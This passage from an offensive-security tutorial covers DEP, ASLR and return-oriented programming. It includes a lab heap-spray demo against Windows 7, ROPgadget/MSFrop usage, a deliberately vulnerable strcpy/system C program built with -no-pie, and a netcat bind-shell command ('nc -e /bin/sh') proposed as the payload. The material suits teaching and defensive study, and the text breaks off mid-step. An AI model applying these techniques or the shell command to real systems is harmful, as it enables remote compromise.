Enter DEP. The basic premise is to monitor whether the location that the instruction pointer is referencing is explicitly marked as executable. If it isn't, an access violation occurs. Windows has two types of DEP: *software-enforced* and *hardware-enforced*. Software-enforced DEP operates at the higher levels of the OS and, hence, it is available to any machine that can run Windows and can protect against attempts to ride on exception handling mechanisms. Hardware-enforced DEP uses the processor's **Execute Disable** (**XD**) bit to mark memory locations as non-executable:




How does this affect us as wily hackers? The whole trick is allocating memory for our code, which the program is treating like an ordinary variable. Meanwhile, we're hoping the processor will take our word for it that the flow of execution is intended to jump to the instruction pointer address.

Understanding ASLR

Take a stroll back down memory lane to when we worked on stack overflow attacks. We found the vulnerable `strcpy()` function in our code; we stuffed the buffer with nonsense characters and deliberately overflowed it; we checked our debugger and found that EIP was overwritten with our nonsense. With careful payload crafting, we could find the precise location in memory where we needed to place the pointer to our NOP sled to ultimately result in the execution of shellcode. Now recall that we used gdb's examine (`x`) tool to identify the exact location in memory where the EIP lies. Thus, we could map out the stack and *reliably* land on top of that instruction pointer with each run of the process.

Note that I emphasized reliably. Modern operating systems such as Windows allow for multiple programs to be open at once, and they all have massive amounts of addressable memory available to them—and by massive, I mean more than can be physically fit in RAM. Part of the operating system's job is to figure out which portions of memory are less important so they can be stored on the hard drive and brought into play via paging as needed. So the program sees a large continuous block of memory space that is actually *virtual*, and the memory management unit manages that layer of abstraction that hides the physical reality behind the curtain:



Enter ASLR. The name is quite descriptive: the layout of the program's nuts and bolts in virtual address space is moved around each time the program is run. This includes things like libraries and the stack and heap. Sure, finding the places in memory where we can do our dirty deeds required good ol'-fashioned trial and error (a hacker's greatest technique), but once discovered, they would remain consistent. ASLR destroys that for us by making targeting locations in memory a game of chance.


I haven't talked about libraries, and such a subject deserves its own massive book. Let's have a quick refresher, though. Imagine the namesake, your local public library. It's a place of *shared resources*—you can go take out a book to use the information inside of it and then return it for someone else to use. Libraries are collections of resources for programs that can be reused. For example, the tasks of reading information out of files and writing data back into files is something that needs code to tell the computer how to do it, but they're tasks that many different programs will need to do. So, instead of reinventing the wheel for every program, the numerous programs can all use the libraries that contain those functions. It's possible to have your libraries included with your code when you compile your program—this uses more memory, but it will understandably run faster. These are static libraries. The more common method is dynamic libraries, which are linked when you run the program.

Testing DEP protection with WinDbg

We can take a dive back into our Windows 7 test machine from the previous chapter to see what happens when we crank up DEP. If you just got here from the previous chapter, then you saw how we gained control over the Windows 7 machine with a heap spraying attack. Let's repeat the attack, down to the last detail, but this time we've enabled DEP for all running programs and services.

Once your Kali attacker is up and hosting the exploiter web page, find your advanced system settings on the Windows 7 test machine and select **Performance Options** followed by the **Data Execution Prevention** tab. You'll see that the default only enables DEP for essential programs and services.

This means the core Windows system and its parts. Though we all associate Internet Explorer with the Windows operating system, IE isn't essential to Windows' functioning; therefore, IE was *not* protected by DEP when we pulled off our heap spraying attack. So, select **Turn on DEP for all programs and services except those I select:** and reboot the box:


Performance Options


Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

Turn on DEP for essential Windows programs and services only

[✓ Turn on DEP for all programs and services except those I select:]

Your computer's processor supports hardware-based DEP.

Windows boots up and everything feels the same, so fire up Internet Explorer. Once IE is up and running, open up the command-line, use `tasklist` to identify the PID for IE, and then attach WinDbg to it. Head over to your lottery exploiter page lying in wait on our Kali box. The page (along with the `sprayer()` function) will load fine; remember, the sprayer is merely allocating memory and putting NOPs and shellcode there. Now click the **CLICK TO CLAIM** button and watch WinDbg:


http://192.168.63.129:8000/lottery.html - Windows Internet Explorer (Not Responding)
http://192.168.63.129:8000/lottery.html
Bing
Favorites
Suggested Sites
Web Slice Gallery
http://192.168.63.129:8000/lottery.html
Page
YOU JUST WON THE LOTTERY
CLICK TO CLAIM
Command - Pid 3792 - WinDbg:6.12.0002.633 X86

```
ModLoad: 749b0000 749ed000   C:\Windows\system32\bcryptprimitives.dll
ModLoad: 74850000 74866000   C:\Windows\system32\GPAPI.dll
ModLoad: 70a10000 70a2c000   C:\Windows\system32\cryptnet.dll
ModLoad: 6bfc0000 6bfd5000   C:\Windows\system32\Cabinet.dll
ModLoad: 74cc0000 74cce000   C:\Windows\system32\DEVRTL.dll
ModLoad: 72cc0000 72cf2000   C:\Windows\system32\WINMM.dll
ModLoad: 74110000 74149000   C:\Windows\system32\MMDevAPI.DLL
ModLoad: 6ed30000 6ed60000   C:\Windows\system32\wdmaud.drv
ModLoad: 6efb0000 6efb4000   C:\Windows\system32\ksuser.dll
ModLoad: 73f70000 73f77000   C:\Windows\system32\AVRT.dll
ModLoad: 6e190000 6e1c6000   C:\Windows\system32\AUDIOSES.DLL
ModLoad: 6ed20000 6ed28000   C:\Windows\system32\msacm32.drv
ModLoad: 6e170000 6e184000   C:\Windows\system32\MSACM32.dll
ModLoad: 6e160000 6e167000   C:\Windows\system32\midimap.dll
ModLoad: 6d410000 6d42e000   C:\Program Files\Java\jre6\bin\jp2iexp.dll
ModLoad: 6f560000 6f567000   C:\Windows\system32\wsock32.dll
(ed0.6e0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=04a0ac28 ecx=7a7a7a7a edx=021d39d7 esi=00000000 edi=00000000
eip=11ecffff esp=021d39e8 ebp=7a7a7a7a iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010282
11ecffff 90               nop
0:005>
```

Well well well, what have we here? Take a look at the registers dump, and EIP in particular. It's pointing at `0x11ecffff`, which is the middle of a NOP sled and exactly where we want to send the flow of execution. This worked in the last chapter. However, `0x11ecffff` is not explicitly marked as executable. It's important to understand that `0x11ecffff` wasn't marked as executable when our attack worked in the last chapter, either. The difference is that DEP has stepped in, and we see this as an access violation in WinDbg.


Demonstrating ASLR on Kali Linux with C

We can watch ASLR in action on our native Kali Linux since it's enabled by default. We're going to type up a quick C program that merely prints the current location pointed to by ESP.

Fire up `vim stackpoint.c` to create the blank file and punch this out:

```
#include <stdio.h>
void main() {
   register int esp asm("esp");
   printf("ESP is %#010x\n", esp);
}
```

That wasn't so bad. Now compile it with `gcc -o stackpoint stackpoint.c` and execute it a few times. You'll see the stack pointer bounces around with each run of the program:




```
root@troy:~# ./stackpoint
ESP is 0xde7cb010
root@troy:~# ./stackpoint
ESP is 0x92b376a0
root@troy:~# ./stackpoint
ESP is 0x749a96e0
root@troy:~# ./stackpoint
ESP is 0x4818e150
root@troy:~# ./stackpoint
ESP is 0x983075f0
```

This is what virtual memory randomization looks like. Check out the stark contrast between outputs when we run this same program after disabling ASLR:

```
# echo 0 > /proc/sys/kernel/randomize_va_space
```

The preceding command produces the following output:



```
root@troy:~# ./stackpoint
ESP is 0xffffe1f0
root@troy:~# ./stackpoint
ESP is 0xffffe1f0
root@troy:~# ./stackpoint
ESP is 0xffffe1f0
```


Introducing return-oriented programming

So now we're seeing two distinct countermeasures that work together to make the lives of the bad guys more difficult. We're taking away the predictability necessary to find the soft spots of the vulnerable program when loaded in memory, and we're filing down the areas of memory where execution is allowed to the bare minimum. In other words, DEP/NX and ASLR take a big and stationary target and turn it into a tiny moving target. Hopefully, the hacker in you is already brainstorming the security assumptions of these protection mechanisms. Think of it this way: we're setting certain regions of memory as non-executable, but this is a program; there are instructions that have to be executed. We're randomizing address space so that it's hard to predict where to find certain structures, but there's a flow of execution. There *has* to be a way to find everything needed to get the job done. Return-oriented programming takes advantage of this reality. Let's take a look at how this is done.

Borrowing chunks and returning to libc – turning the code against itself

When we introduced buffer overflow attacks, we exploited the vulnerability in our homegrown C program: the presence of the infamous `strcpy()` function. As this function will pass any sized input into the fixed-size buffer, we know that it's just a matter of research to find the right input to overflow the instruction pointer with an arbitrary value. We have control of where to send the flow of execution, so where do we send it? Why, to our injected shellcode, silly. We're making two huge assumptions to pull this off: that we can get a chunk of arbitrary code into memory; and that we can convince the processor to actually execute those instructions. Let's suppose those two feats aren't an option—do we pack up and go home, leaving this juicy `strcpy()` function just sitting there? Without those two assumptions, we can still overwrite the return address. We can't point at our injected shellcode, but we can point at some other instruction that's already there. This is the heart and soul of the whole concept: borrowing chunks of code from within the program itself and using returns to do it. Before you took low-level dives into the dark world of assembly, you might have intuited that a program designed to load a web page would only contain code that loads a web page. You, the esteemed hacker, know that programs of all complexity levels are doing fairly simple things at the lowest levels. Your friendly web browser and my dangerous backdoor shellcode share the same language and the same low-level activities of moving things in and out of temporary storage boxes and telling the processor where the next chunk of work is located.

Okay, so we're borrowing code from inside the vulnerable program to do something for us. Sounds like very small programs that hardly do anything would have far less code to rope into our scheme. I can hear the programmers in the back row shouting at me: *don't forget about libraries!* Remember, even tiny little programs that are only useful for demos in this book need complex code to do the things we take for granted. Take `printf()` for example. How would the program know how to actually print information on the screen? Try to create a C program with the `printf()` function but without the `<#include stdio.h>` line at the top. What happens? That's right—it won't compile:



```
buffer.c:8:3: warning: incompatible implicit declaration of built-in function ‘p
rintf’
buffer.c:8:3: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
```

Keep in mind that the `include` preprocessing directive literally includes the defined chunk of code. Even two or three lines of code will, when compiled, be full of goodies. These goodies aren't just arbitrary tasty treats—they're shared DNA among C programs. The headers at the top of your C code reference the C standard library (`libc`). The `libc` standard library contains things like type definitions and macros, but it also contains the functions for a whole gamut of tasks that are often taken for granted. What's important to note here is that multiple functions can come from the same library. Tying this all together, one possibility for the attacker when overwriting that return address is to point at some function that's in memory precisely because the functionality was pulled in with the `include` directive. Being the standard library for the C language, `libc` is the obvious target; it'll be linked in to almost any program, even the simplest ones, and it will contain powerful functionality for us to leverage. These attacks are dubbed **return-to-libc** attacks.


The return-to-libc technique gets us around that pesky no-execute defense. The arbitrary code that we've just dumped into the stack is residing in non-executable space; the `libc` functions, on the other hand, are elsewhere in memory. Returning to them gives the attacker access to powerful functions without the need for our own shellcode. There is one issue with this approach: memory layout randomization (ASLR). The actual location of these handy `libc` functions was easy to determine until ASLR came along. The hands-on lab in this chapter is going to look at a variation on the `return-to-libc` method.

As you can see, return-oriented programming is a breed of attack and there are different ways of approaching this technique.

The basic unit of ROP – gadgets

The x86 instruction set that we're working with is sometimes described as *dense*. A *single* byte instruction can have significant power; `lodsb`, for example, loads a byte from memory while incrementing a pointer. A program with only a handful of bytes in it? We won't have a tremendous amount of options. But any program linked to the C standard library? There's enough inherent instruction power to let the attacker get away with just about anything. We can turn the code against itself.

When a function is called, its instructions are pushed onto the stack on top of the return address so that the execution can proceed where it left off with the procedure call. During a buffer overflow, we overwrite the return address to control the flow of execution. Now, imagine that we've overwritten the return address so that it points to some instructions that end in a return—that points to some other instructions ending in a return—that points to some other instructions that end in a—you get the idea:



These individual pieces of code are called **gadgets**. A gadget is typically short, but always ends in an instruction that sends execution somewhere else. We chain these together to create arbitrary functionality—all without injection.

Getting cozy with our tools – MSFrop and ROPgadget

Enough lecturing—let's take a peek inside the two tools that you'll likely use the most when developing ROP exploits. In the spirit of taking Kali Linux to the limit, we'll explore MSFrop. This tool is excellent for assisted research of the gadgets in a target binary. It will find them for you and even output them in a friendly way so you can review them. The tool where we really put on our lab coats, however, is ROPgadget.

Metasploit Framework's ROP tool – MSFrop

We are used to `msfvenom`, which is standalone but still a part of Metasploit. MSFrop is different: it needs to be run from the MSF console. Let's fire up `msfconsole` followed by `msfrop` to start getting familiar with this nifty gadget hunter:

```
# msfconsole
msf > msfrop
```

This will just display the help page outlining the options. Let's step through them and get an idea of MSFrop's power:

- `--depth` is basically a measure of how deep into the code your search for gadgets will go. Since a gadget ends with a return instruction, the `depth` flag finds all the returns and works backwards from that point. Depth is the number of bytes we're willing to search from a given return.
- `--search` is for when we're hunting for particular bytes in our gadgets. This flag takes a regular expression as a search query; one of the most common regular expressions is `\x` to signify hexadecimal numbers.
- `--nocolor` is just aesthetics; it removes the display colors for piping your output to other tools.
- `--export` is, along with `depth`, a pretty standard parameter for MSFrop, especially at higher depths. This puts the gadgets into a CSV file for your review, however you see fit, when reviewing in the Terminal window gets old.


Your sophisticated ROP lab – ROPgadget

I'll be blunt: I think MSFrop is more of the *honorable mention* when we're comparing ROP tools. It's great that the Metasploit Framework has the sophistication to serve as a solid one-stop-shop for hacking, and knowing that we can study gadgets in a binary without leaving the MSF console is handy. But my favorite dedicated tool is the Python-coded ROPgadget. It's a breeze to install on our Kali box with Git:

```
# git clone https://github.com/JonathanSalwan/ROPgadget.git
# cd ROPgadget/
# ./ROPgadget.py --help
```

Let's take a look at the options available to us, leaving out a couple of processor-specific commands:

- `--binary` specifies our target, which can be ELF, PE, Mach object format, and raw.
- `--opcode` searches for the defined opcodes in the executable segments of the binary, while `--string` searches for a given string in readable segments of the binary. One use for `--string` is to look at specific functions, such as `main()`.
- `--memstr` is your lifeline for borrowing characters from your target binary. Suppose you want to copy the ASCII characters `sh` into the buffer without injecting them. You'd pass the `--memstr "sh"` argument and ROPgadget will search for `\x73` and `\x68` in memory:



```
Memory bytes information
=============================
0x08048162 : 's'
0x080480d8 : 'h'
gdb-peda$ x 0x08048162
0x8048162:      0x322e6f73
```

- `--depth` means the same thing here as it does in MSFrop. It's how many bytes backwards we'll be searching for gadgets once a RET is found.
- `--only` and `--filter` are the instruction filters. `--only` will hide everything but the specified instructions; `--filter` will show everything but the specified instructions.
- `--range` specifies a range of memory addresses to limit our gadget search. Without this option, the entire binary will be searched.

- `--badbytes` means exactly what you think it means, my weary shellcoder. Just when you thought that by borrowing code you could escape the trouble of bytes that shatter both our shellcode and our dreams, experienced ROP engineers will run into this occasionally. It really doesn't matter where the bytes are coming from; the break happens during execution. There's another factor to keep in mind, too: the actual exploit code itself. In this chapter, we'll be working with Python to generate our payload. We'll be using the powerful `struct` module to pack binary data into strings that are then handled like any ordinary string variable by Python. Remember `--badbytes` when you're sitting there with a broken script; it might be what you're looking for.
- `--rawArch` and `--rawMode` are for defining 32-bit and 64-bit architectures and modes.
- `--re` takes a regular expression (for example, `\x35`).
- `--offset` takes a hex value as an offset for calculating gadget addresses.
- `--ropchain` is a wonderful coup de grace option that generates the Python exploit code for us. It isn't as easy as throwing it into a `.py` file and executing it; we need to know exactly how it's being passed to the vulnerable program.
- `--console` is for interactive gadget hunting. It brings up essentially a Terminal window within ROPgadget for conducting specific searches. We'll take a look at it later.
- `--norop`, `--nojop`, and `--nosys` disable the search engines for specific gadget types: return-oriented, jump-oriented, and system call instruction gadgets, respectively. When you're trying to understand the full complement of gadgets available to you, you'll generally want to avoid these options; they're for fine-tuned attacks.
- By default, duplicate gadgets are suppressed; you can use `--all` to see everything. This is handy for gathering all of the memory addresses associated with your binary's gadgets.
- `--dump` is basically an `objdump -x` for your gadgets; this will display the disassembled gadgets and then their raw bytes.

There are several other great ROP programs available, but ROPgadget should get just about any of your projects done. Let's prepare to take it out for a test drive by preparing our vulnerable executable.

Creating our vulnerable C program without disabling protections

Fire up `vim buff.c` to prepare a new C file in the Vim editor. Type in the following familiar code:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char **argv) {
 printf("\nBuffer Copier v1.0\n");
 char buff[1024];
 if(argc != 2) {
 printf("\nUsage: %s <data to be stored in buffer>\n", argv[0]);
 system("echo Exiting");
 exit(0);
 }
 else {
 strcpy(buff, argv[1]);
 printf("Buffer: %s\n", buff);
 system("echo Data received.");
 return 0;
 }
}
```

No PIE for you – compiling your vulnerable executable without ASLR hardening

Hit *Esc* followed by `:wq!` to save and quit Vim; then, compile your executable with `gcc`:

```
# gcc -no-pie -o buff buff.c
```

Recall that when we originally created a *vulnerable C program*, the focus of its vulnerability was in the code (specifically, by using the infamous `strcpy()` function). This time, we're using vulnerable code and compiling the executable with a vulnerable option enabled: `–no-pie`. When a **Position Independent Executable** (**PIE**) loads up in an ASLR environment, the kernel loads all code and assigns random virtual addresses (with the exception of the entry point, of course). Security-sensitive executables are typically PIEs, but as you can see, this won't necessarily be the case. In some distros—notably, Kali Linux—you have to explicitly disable compiling a PIE with gcc.

Generating a ROP chain

If you recall the humble vulnerable C programs we wrote before, you'll notice something different this time around. We're already familiar with the `strcpy()` function, but in this program, we have the `system()` function. A part of the C standard library, `system()` will pass a command to the host to be executed.

We can grab individual bytes out of our program's own code, link them together with returns, and pass whatever bytes we want to `system()`. The potential is there, but we have the problem of figuring out where `system()` is located. Let's take the spirit of return-to-libc in a different direction.

Getting hands-on with the return-to-PLT attack

I say this about a lot of topics, but the **Procedure Linkage Table** (**PLT**) and the **Global Offset Table** (**GOT**) are subjects that deserve their own book. But we'll try to run through a crash course to understand how we're going to get around memory space randomization. Our executable is not a position-independent executable thanks to our `-no-pie` compilation configuration, so the actual location of global structures in the program wasn't known at compile time. The GOT is literally a table of addresses used by the executable during runtime to convert PIE addresses to absolute ones. At runtime, our executable needs its shared libraries; these are loaded and linked by the dynamic linker during the bootstrapping process. This is when the GOT is updated.

Since the addresses are dynamically linked at runtime, the compiler doesn't really know if the addresses in our non-position-independent code will be resolved from the GOT. So with the `-no-pie` specification, the compiler does its usual thing of generating a call instruction; this is interpreted by the linker to determine absolute destination addresses and updates the PLT. Now I know what you're thinking: the PLT and GOT kinda sound like the same thing. They're similar concepts, and the GOT helps the position-independent programs maintain their hard-earned independence. But we have a dynamically-linked, non-position-independent executable. Here's a simple distinction: the GOT is for converting address calculations to absolute destination addresses, whereas the PLT is for converting our *function calls* to absolute destinations.

So now consider the moniker return-to-PLT. We're setting up those ROP chains with our returns pointing to particular places to send the flow; in this scenario, we're directing flow to the PLT function call, thus removing any need for address knowledge at runtime. Our linker is an unwitting accomplice to the crime.


Extracting gadget information for building your payload

Now we'll step through ROP chain and exploit generation. The return-to-PLT part is easy to figure out with gdb. It's also easy to use ROPgadget for finding the bytes we're going to use to construct our chain. What about writing into the program's memory?

Finding the .bss address

We need to work with the program's design to write data somewhere. We can use the `.bss` section of our executable for this task, as `.bss` is a place to put variables that don't have any value just yet. It's essentially space set aside for these variables, and thus it won't occupy space within the object file. For our purposes here, we just need to know where it is. Use the `info file` command in `gdb` to get a list of the sections with their ranges and take down the initial address of `.bss`:

```
# gdb buff
(gdb) info file
```




```
        0x080485e0 - 0x08048614 is .eh_frame_hdr
        0x08048614 - 0x080486fc is .eh_frame
        0x08049f0c - 0x08049f10 is .init_array
        0x08049f10 - 0x08049f14 is .fini_array
        0x08049f14 - 0x08049ffc is .dynamic
        0x08049ffc - 0x0804a000 is .got
        0x0804a000 - 0x0804a020 is .got.plt
        0x0804a020 - 0x0804a028 is .data
        0x0804a028 - 0x0804a02c is .bss
(gdb)
```

Finding a pop pop ret structure

The `strcpy()` function pops off stack pointer offsets for source and destination arguments and then returns; the glue to our chain is thus a `pop pop ret` machine instruction structure. Thankfully, this is easy for ROPgadget's `search` function. First, get into the interactive console mode, load gadgets, and then conduct a search for the relevant structures. You'll get a lot of hits, but you're looking for a `pop pop ret` structure and then copying its address:

```
# /root/ROPgadget/ROPgadget.py --binary /root/buff --depth 5 --console
(ROPgadget)> load
(ROPgadget)> search pop ; pop ; ret
```

The preceding command should produce the following screenshot:



```
(ROPgadget)> load
[+] Loading gadgets, please wait...
[+] Gadgets loaded !
(ROPgadget)> search pop ; pop ; ret
0x0804832a : add esp, 8 ; pop ebx ; ret
0x0804832b : les ecx, ptr [eax] ; pop ebx ; ret
0x08048516 : pop ebp ; lea esp, dword ptr [ecx - 4] ; ret
0x0804857b : pop ebp ; ret
0x08048578 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804832d : pop ebx ; ret
0x0804857a : pop edi ; pop ebp ; ret
0x08048579 : pop esi ; pop edi ; pop ebp ; ret
0x08048518 : popal ; cld ; ret
(ROPgadget)>
```

Note the depth of 5 bytes. Remember, that means we're searching backwards from a given return instruction by 5 bytes to find gadgets.

Finding addresses for system@plt and strcpy@plt functions

Our `main()` function needs to call `system()` and `strcpy()`. This is a no-PIE target, so we're looking for the addresses corresponding to `<system@plt>` and `<strcpy@plt>`. Use the `disas` command in gdb to investigate the `main()` function:

```
# gdb buff
(gdb) disas main
```

Remember that we're using `strcpy()` to copy our chosen bytes into memory, and `system()` to make an actual system command.

Finding target characters in memory with ROPgadget and Python

The question of what specific command you'll try to pass to `system()` is for you to decide. In our actual demo, I'm just launching `sh`. However, there's potential for remote compromise here. Take this `netcat` command:

```
nc -e /bin/sh -lvnp 1066
```


This will set up a session with `sh` and pass it to a local listener on port `1066`. All we need are the precise locations in the vulnerable program where we can find the characters needed to construct this line. This sounds daunting, but ROPgadget is here to save us a lot of time with the `--memstr` flag. Naturally, we only need a single memory address per character, so it'd be cleanest to just pass a string of the unique characters in our `bash` command. Use Python for this task, look slick, and impress your friends. Start the interactive interpreter with `python` and then run this command:

```
